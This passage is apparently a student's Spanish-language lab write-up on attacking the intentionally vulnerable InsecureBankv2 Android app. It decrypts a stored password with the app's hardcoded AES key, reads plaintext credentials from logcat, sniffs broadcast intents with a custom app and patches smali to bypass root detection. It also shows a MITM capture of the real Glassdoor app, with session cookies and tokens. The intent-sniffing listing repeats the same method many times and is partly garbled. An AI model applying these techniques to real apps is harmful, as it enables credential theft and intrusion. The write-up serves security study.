0x00000020: 00760072 00630069 00490065 0070006d 'r.v.i.c.e.I.m.p.'
0x00000030: 0000006c 00000001 0000000a 00650074 'l.....t.e.'
0x00000040: 00740078 0070002f 0061000c 00660069 'x.t./.p.l.a.i.n.'
0x00000050: 00000000 ffffffff 72ale71a 00000188 '.....r....'
0x00000060: 00000000 00000001 00000001 00000009
0x00000070: 00380038 00380038 00380038 8.8.8.8.8.8.
0x00000080: 00000038 ffffffff 00000000 8.....)
```

## 12.- Exploiting Weak Cryptography

Efectivamente como mencionaba en el apartado 7 podemos hacer un ataque criptográfico al cifrado AES de 256bits en su versión CBC mediante texto claro conocido, para ello obtenemos del label `supersecurepassword` contenido en el archivo `mySharedPreferences.xml`, el cual hemos obtenido del backup realizado en el apartado 7:

```
raigon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─ccat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="superSecurePassword">ED1H1wWpNSJyUHf55F31FQ==</string>
  <string name="EncryptedUsername">ZGV2YWRtaW4=&#13;&#10; </string>
</map>
raigon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─echo 'ED1H1wWpNSJyUHf55F31FQ==' | base64 --decode
9G?25"rPw??1?8
```


- **superSecurePassword:** `ED1H1wWpNSJyUHf55F31FQ==`
- **EncryptedUsername:** `ZGV2YWRtaW4=` (*decodificado de base64 “devadmin”*)

En mi caso el backup se hizo logeado con el usuario que estaba hardcodeado en el propio código, y me logee sin introducir ningún password, modificaremos el campo `theString` del código de apk `ExploitAES` y compilaremos:

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    final String key = "This is the super secret key 123";
    final String theString="ED1H1wWpNSJyUHf55F31FQ==";

    final byte[] ivBytes = {
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    };
}
```

Y nos devolverá el campo vacío, que es realmente la contraseña con la que nos logeamos del usuario `“devadmin”`



Haciendo un pequeño script en python introduciré la contraseña `Jack@123$` en base64 y lo usaremos para comprobar que funciona con la llave hardcodeada y el vector de inicialización también harcodeado en código:

```

rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─$ ccat decrypt.py
from Crypto.Cipher import AES
import base64

key = b'This is the super secret key 123'

iv = 16 * b'\x00'

password_2 = base64.b64decode("EdlH1wWpNSJyUHf55F31FQ==")

password = base64.b64decode("v/sJpihDCo2ckDmLW5Uwiw==")  
aes = AES.new(key, AES.MODE_CBC, iv)

decrypted_password = aes.decrypt(password)

print("Password Desencriptado: " + decrypted_password)
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─$ python2 decrypt.py
Password Desencriptado: Jack@123$  
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─$ 

```


## 13.- Insecure Logging

Mientras hacemos el login entre la app y el *back-end* de la aplicación arrancamos logcat desde *adb shell* y podemos ver directamente como pasan las credenciales en *textoplano*:

```


text=u:object_r:sysfs:s0 tclass=file permissive=1
06-01 11:46:53.998 499 499 I health@2.0-serv: type=1400 audit(0.0:1620): avc: denied { read } for path="/sys/class/power_supply/BAT0/present" dev="sysfs" ino=1144 scontext=u::object_r:sysfs:s0 tclass=file permissive=1
06-01 11:46:00.014 483 483 I local_opengl: type=1400 audit(0.0:1621): avc: denied { write } for path="/dev/fd/22468" faddr=192.168.56.101 fport=49695 scontext=u:r:local_opengl:s0 tcontext=u:r:local_opengl:s0
06-01 11:46:09.879 492 519 V EmulatedCamera_BaseCamera: getCameraInfo
06-01 11:46:09.884 492 519 V EmulatedCamera_BaseCamera: getCameraInfo
06-01 11:46:09.998 499 499 I health@2.0-serv: type=1400 audit(0.0:1623): avc: denied { write } for path="/sys/class/power_supply/BAT0/health/default" ino=8 scontext=u::hal_health_default:s0 tcontext=u:object_r:fuse:s0 tclass=file permissive=1
06-01 11:46:11.522 1127 1127 I Thread-140: type=1400 audit(0.0:1626): avc: denied { write } for path="/sys/devices/c768/trackmem/hal_memtrack/default" ino=8 scontext=u::hal_memtrack_default:s0 tcontext=u::binder permissive=1
^C
rajgon@RajKit.local ~
└─$ adb shell logcat | grep "dinesh"
06-01 11:28:17.069 5193 5231 D Successful Login:: , account=dinesh:Dinesh@123$
06-01 11:44:42.776 5193 6906 D Successful Login:: , account=dinesh:Dinesh@123$
06-01 11:46:35.994 5193 7052 D Successful Login:: , account=dinesh:Dinesh@123$ 
└─$ 

```



## 14.- Intent Sniffing

Compilamos la apk **SniffIntents** con android estudio:




```
gradle-wrapper.properties build.gradle(:app) MainActivity.java
1 package com.android.dns.sniffintents;
2
3 import ...
4 usages
5
6 public class MainActivity extends AppCompatActivity {
7     Button bypassLogin;
8
9     @Override
10    protected void onCreate(Bundle savedInstanceState) {
11        super.onCreate(savedInstanceState);
12        setContentView(R.layout.activity_main);
13        IntentFilter filter = new IntentFilter("theBroadcast");
14        MyReceiver receiver = new MyReceiver();
15        registerReceiver(receiver, filter);
16    }
17
18    private void bypassLogin() {
19        Intent intent = new Intent("theBroadcast");
20        intent.putExtra("Phone Number", "15555218135");
21        intent.putExtra("New Password", "Dinesh@123$");
22        sendBroadcast(intent);
23    }
24
25    private class MyReceiver extends BroadcastReceiver {
26        @Override
27        public void onReceive(Context context, Intent intent) {
28            String phone = intent.getStringExtra("Phone Number");
29            String password = intent.getStringExtra("New Password");
30        }
31    }
32
33    private void startService() {
34        Intent intent = new Intent("theBroadcast");
35        intent.putExtra("Phone Number", "15555218135");
36        intent.putExtra("New Password", "Dinesh@123$");
37        startService(intent);
38    }
39
40    private void startService() {
41        Intent intent = new Intent("theBroadcast");
42        intent.putExtra("Phone Number", "15555218135");
43        intent.putExtra("New Password", "Dinesh@123$");
44        startService(intent);
45    }
46
47    private void startService() {
48        Intent intent = new Intent("theBroadcast");
49        intent.putExtra("Phone Number", "15555218135");
50        intent.putExtra("New Password", "Dinesh@123$");
51        startService(intent);
52    }
53
54    private void startService() {
55        Intent intent = new Intent("theBroadcast");
56        intent.putExtra("Phone Number", "15555218135");
57        intent.putExtra("New Password", "Dinesh@123$");
58        startService(intent);
59    }
60
61    private void startService() {
62        Intent intent = new Intent("theBroadcast");
63        intent.putExtra("Phone Number", "15555218135");
64        intent.putExtra("New Password", "Dinesh@123$");
65        startService(intent);
66    }
67
68    private void startService() {
69        Intent intent = new Intent("theBroadcast");
70        intent.putExtra("Phone Number", "15555218135");
71        intent.putExtra("New Password", "Dinesh@123$");
72        startService(intent);
73    }
74
75    private void startService() {
76        Intent intent = new Intent("theBroadcast");
77        intent.putExtra("Phone Number", "15555218135");
78        intent.putExtra("New Password", "Dinesh@123$");
79        startService(intent);
80    }
81
82    private void startService() {
83        Intent intent = new Intent("theBroadcast");
84        intent.putExtra("Phone Number", "15555218135");
85        intent.putExtra("New Password", "Dinesh@123$");
86        startService(intent);
87    }
88
89    private void startService() {
90        Intent intent = new Intent("theBroadcast");
91        intent.putExtra("Phone Number", "15555218135");
92        intent.putExtra("New Password", "Dinesh@123$");
93        startService(intent);
94    }
95
96    private void startService() {
97        Intent intent = new Intent("theBroadcast");
98        intent.putExtra("Phone Number", "15555218135");
99        intent.putExtra("New Password", "Dinesh@123$");
100       startService(intent);
101   }
102 }
```

La instalamos con `adb`:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing móviles/Tarea-4/InsecureBankV2/Android-Insecu
niffIntents/app/build/outputs/apk/debug
└─> adb install app-debug.apk
Performing Streamed Install
Success
```

Ejecutamos `SniffIntents` en el `background` del emulador, arrancamos `InsecureBank` nos *logeamos* y cambiamos el password:



Esto sucede por que conocemos el filtro de intención para el componente del receptor, que hemos extraído del `AndroidManifest.xml` (`"theBroadcast"`)

## 15.- Proxying Android Traffic on Device

Realizando un *bug bounty* en *Hackerone* a la aplicación *Glassdoor*, tratando de encontrar alguna forma de obtener información enviando peticiones falsas y tratando de obtener en tiempo de ejecución la forma en la que cifraba el nombre de la **API** que usaba en el *backend* realice este mismo ejercicio haciendo **MITM** a **HTPoverTLS**, y también use **FRIDA** para el **SSLPINING** y resulta que los datos del usuario van en texto plano:

```
Request to https://api.glassdoor.com:443 [104.17.90.51]
Forward Drop Intercept is on Action Open browser
Pretty Raw Headers Query params Body params Cookies Attributes
1 POST /api-internal/secure/api.htm?action=createGDAccount&t.k=fz6JLNgLv&appVersion=9.13.0&responseType=json&s.expires=1684077717282&signature=3DH0D12Fu0d0dvine9hiFEJu1lsnq%3D%0A&t.=16&locale=es_AR&deviceLocale=en_US HTTP/1.1
2 Host: api.glassdoor.com
3 Cookie: AWSALB=
4Rzgs4Cn/Lic/5P55S2oCaJkyDNQrtqyWhxV6hj3+jPa80Y2Dip+0RgEhm0k1Xm745hI2vHdyh9Kv0lqc0lH20FaMAHGBLfT9alsB/yCoS9gXzg1ZRG+AKRoe0FPhdaFLE6tDupvVEpa
Fp+9UjhXtVHdPi2FEBffFiF17uFcDUUsjN3I60d70vcMQ==; Expires=Sat, 20 May 2023 [REDACTED]; Path=/; Secure; SameSite=None; gdiId=daf1d57c-7c85-4755-ba2f-f71c406caec; Max-Age=315360000; Expires=Tue, 10-May-2033 [REDACTED]; Path=/; Secure; SameSite=None; JSESSIONID=D7A02A68D866688783BC4044AA8A974; Max-Age=21600; Expires=Sat, 13-May-2023 [REDACTED]; Path=/; HttpOnly; Secure; SameSite=None; _cfuvid=zarb_CqpWraFTG3PAGE7anOK4Qa0.Qvf1j9CYKxa-1683984480002-0-60480000; path=/; domain=glassdoor.com; HttpOnly; Secure; SameSite=None; gdsid=1683984480146:168398599416:1A7EDF60ABE992564A359DAB22E1FCB; Path=/; Max-Age=21600; Expires=Sat, 13 May 2023 [REDACTED]; Secure; HttpOnly; SameSite=None; unc=8013A8318C5172107CA52DF433675E9E66D6F14A216470FB115T0DF1F590412129722AE25FA3A7643C7E491CB73834F31FD0A6B166570FBD7A77F3DDB880D86635D262A9DEADD3FA963B47AFF954FF6297E82F8E734A142A053A425FB8817E50EE6C6505A10911B544A729E0B0592A23D2618E81A95C952E513B95C7CACB193885A98C750CBDAA0C6AF173FC0105; Path=/; Secure; Expires=Fri, 13-May-2023 [REDACTED]; Path=/; Secure; SameSite=None; cass=1; Max-Age=7200; Expires=Sat, 13-May-2023 [REDACTED]; Path=/; Secure; SameSite=None; at=3LQUA_VRr_1XT50a2vtMghWWh-ykyp04tZKcdPJieF1cJ-XdxttLQSx1hBAMC0fe7Q0MnGa3rCKw30aBWT1nxEKKS9Xtssx_n7jLh-uZ-gA5K1yFGV_Qn0a98VUXHjxZidcFSxHxNH9Wiqd_LIvrzrwmUK1G16A_E3lb3ayG-tjqhw03m0tMezv42kE04Ho0PAxswc2ptIgWlVz37ehPfr28w60ZeUhms5XqExhWxaSiCoRotw9--yk0YG39H3jImMFNKA1a97d1-lkjykfXm1pOpKw6bsUyyhyhvrk_JY707r1ahLP8-b3ngKEki7ba8Klgf4xgCrkw3Z5QMFHtc59Ww_jg;LTUT6d5vp0G1ycd000a17W0v0pJ57cyfuZ59eQ2v8NBm_1kL_mcu106_SnRKJUDDLzWGTa0myRwdREMSZDDGo-vgt07Akty8evYbQSHFBqItJTKE31EZjTK-L341mXWfAbZKjTRCWhrSwR4FL2RChmvJlgZ1k6tWnCwfLfvu1qca20_.KJksXG5zZru2nA-6rofUYntqZJ125zsEXKLodYcafwxdu0_.WS0fNzmr8srm1o2LJ1ig_zuJSF046slpjzla2WQtglmh67fK15HUuteXT_lgIfgleLE-I2I9rPs520GaWt_TUBn_j_vmvn0IdXs5maYcYrA_YjR7DcnajpQsYu8stQU4bfmI-_DUMJwe7VVH19DIQcr4VBjqlMcAuP7C2l6XiYwxp04FDLPQ; Path=/; Max-Age=3.557600; Expires=Sun, 12 May 2024 [REDACTED]; Path=/; Secure; HttpOnly; SameSite=None; AWSALBCORS=rRzgs4Cn/Lic/5P55S2oCaJkyDNQrtqyWhxV6hj3+jPa80Y2Dip+0RgEhm0k1Xm745hI2vHdyh9Kv0lqc0lH20FaMAHGBLfT9alsB/yCoS9gXzg1ZRG+AKRoe0FPhdaFLE6tDupvVEpa
Fp+9UjhXtVHdPi2FEBffFiF17uFcDUUsjN3I60d70vcMQ==; Expires=Sat, 20 May 2023 [REDACTED]; Path=/; SameSite=None; GSESSIONID=77E606A8041A658A3B86D8FDE28399A7; Max-Age=7200; Expires=Sat, 13-May-2023 [REDACTED]; Path=/; Secure; SameSite=None; JSESSIONID_JX_APP=C7D136AF20E47D4FA4984D91B6EBC483; Max-Age=21600; Expires=Sat, 13 May 2023 [REDACTED]; Path=/; Secure; HttpOnly; SameSite=None; asst=1683984479.0; Path=/; Max-Age=1800; Expires=Sat, 13 May 2023 [REDACTED]; Path=/; Secure; SameSite=None
4 X-Gd-Glassbowl-User: true
5 User-Agent: Mozilla/5.0 (Linux; Android 10; Pixel C Build/QQ10.200105.002; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.186 Safari/537.36 GDDroid/9.13.0
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 166
8 Accept-Encoding: gzip, deflate
9 Connection: close
10
11 user.email=[REDACTED]@gmail.com user.password=123456789 user.passwordConfirm=123456789 userOriginHook=MOBILE_WALKTHROUGH&userOrigin=DROID_EMAIL&emailOptOut=false
```

```
Set-Cookie: __cf_bm=7svxTGE03PclqVOU14WTA06_QluThWX_6L2KL_d0eI-1684015524-0-AaRYbvWq0nAUkwWN55abkuy4h1/sxQYTl0o3iJ8ollwlQ0F4uiR4p5VtbRNGAW+QYHrQArwVShkDkcisQmjV/pkgJRVgodPvfI4HTy8lk; path=/; expires=Sat, 13-May-23 [REDACTED]; domain=glassdoor.com; HttpOnly; Secure; SameSite=None
25 Server: cloudflare
26 Cf-Ray: [REDACTED]
27 Alt-Svc: h3="443"; ma=86400, h3-29="443"; ma=86400
28
29 {
  "success":true,
  "status":"OK",
  "jsessionid":"",
  "result":"success",
  "response":{
    "errors":[
    ],
    "userid":25 [REDACTED]
```

No llegué a nada interesante, ademas este tipo de problemas no los consideran de riesgo ya que requiere tener *rooteados* el smartphone de origen, pero estuve interesante bucear por aquí.

## 16.- APK to Smali

Decompilamos con apktool:

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5
└─> apktool d InsecureBankv2.apk
I: Using Apktool 2.7.0 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/rajgon/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Y en la carpeta *smali* tendríamos todas las **clases** de la aplicación en su formato *smali*:

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/smali/com/android/insecurebankv2
└─> ls
BuildConfig.smali
CryptoClass.smali
ChangePassword$1.smali
ChangePassword$RequestChangePasswordTask$1.smali
ChangePassword$RequestChangePasswordTask$2.smali
ChangePassword$RequestChangePasswordTask.smali
ChangePassword.smali
DoLogin$RequestTask$1.smali
DoLogin$RequestTask.smali
DoLogin.smali
DoTransfer$1.smali
DoTransfer$2.smali
DoTransfer$RequestDoGets2$1.smali
DoTransfer$RequestDoGets2.smali
DoTransfer$RequestDoTransferTask$1.smali
DoTransfer$RequestDoTransferTask.smali
DoTransfer.smali
FilePrefActivity$1.smali
FilePrefActivity.smali
LoginActivity$1.smali
LoginActivity$2.smali
LoginActivity$3.smali
LoginActivity.smali
MyBroadCastReceiver.smali
MyWebViewClient.smali
Postlogin$1.smali
Postlogin$2.smali
Postlogin$3.smali
PostLogin.smali
RSanim.smali
RSattr.smali
RSbool.smali
RScolor.smali
RSdimen.smali
RSdrawable.smali
RSid.smali
RSinteger.smali
RSlayout.smali
RSmenu.smali
RSipmap.smali
RSraw.smali
RSstring.smali
RStyle.smali
RStyleable.smali
R.smali
TrackUserContentProvider$DatabaseHelper.smali
TrackUserContentProvider.smali
ViewStatement.smali
WrongLogin.smali
└─> ccat DoLogin.smali
.class public Lcom/android/insecurebankv2/DoLogin;
.super Landroid/app/Activity;
.source "DoLogin.java"


# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Lcom/android/insecurebankv2/DoLogin$RequestTask;
    }
.end annotation

# static fields
.field public static final MYPREFS:Ljava/lang/String; = "mySharedPreferences"

# instance fields
.field password:Ljava/lang/String;
.field protocol:Ljava/lang/String;
```

## 17.- Reading Android Memory

Para hacer un volcado del HEAP tendremos que hacer un dump desde *Android Studio*, desde **Profiler** añadiremos una nueva sesión vinculada dispositivo virtual y a la aplicación que queramos, seleccionamos en la linea de tiempo la franja y exportamos el Heap Dump:





El archivo exporta tenemos que cambiarlo de formato para importarlo en el analizador de memoria de Eclipse con la herramienta **hprof-conv**:

```
rajgon@RajKit.local ~/Library/android/sdk/build-tools/28.0.3
↳ hprof-conv /Users/rajgon/Desktop/Master\ Reversing\ Ejercicios/Modulo-8-Reversing\ moviles/Tarea-5/Memory_dump/memory-20230602T120558.hprof /
Users/rajgon/Desktop/Master\ Reversing\ Ejercicios/Modulo-8-Reversing\ moviles/Tarea-5/Memory_dump/memory_con_formato.hprof
↳

```

Una vez importado en Eclipse podremos ir recorriendo dentro las las apps sus clases, con sus respectivos objetos, atributos..



### 3.- Bypass Android Root Detection

Si nos vamos a la clase PostLogin vemos como existe una sentencia condicional donde se evalúa la expresión “**isrooted**” , lo quearemos será parchear esa condición en la propio clase en código *Smali*:

Modificaremos el código con un **GOTO cond2**, para que salte directamente y muestre “*Device not Rooted!!*”:

```
.method showRootStatus()V
.locals 3

.prologue
const/4 v1, 0x1

.line 86
const-string v2, "/system/app/Superuser.apk"

invoke-direct {p0, v2}, Lcom/android/insecurebankv2/PostLogin;->doesSuperuserApkExist(Ljava/lang/String;)Z
move-result v2

if-nez v2, :cond_0

.line 87
invoke-direct {p0}, Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z
move-result v2

ifeqz v2, :cond_1

:cond_0
move v0, v1

.line 88
.local v0, "isrooted":Z
:goto_0
if-ne v0, v1, :cond_2
.line 90
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;->root_status:Landroid/widget/TextView;
const-string v2, "Rooted Device!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
.line 96
:goto_1
return-void

.line 87
.end local v0    # "isrooted":Z
:cond_1
const/4 v0, 0x0
goto :goto_0

.line 94
.restart local v0    # "isrooted":Z
:cond_2
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;->root_status:Landroid/widget/TextView;
const-string v2, "Device not Rooted!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
.goto :goto_1
.end method
```

```
.line 88
.local v0, "isrooted":Z
:goto_0
# if-ne v0, v1, :cond_2
goto :cond_2
```

Una vez modificado lo re-compilamos, firmamos y la instalamos en el emulador:

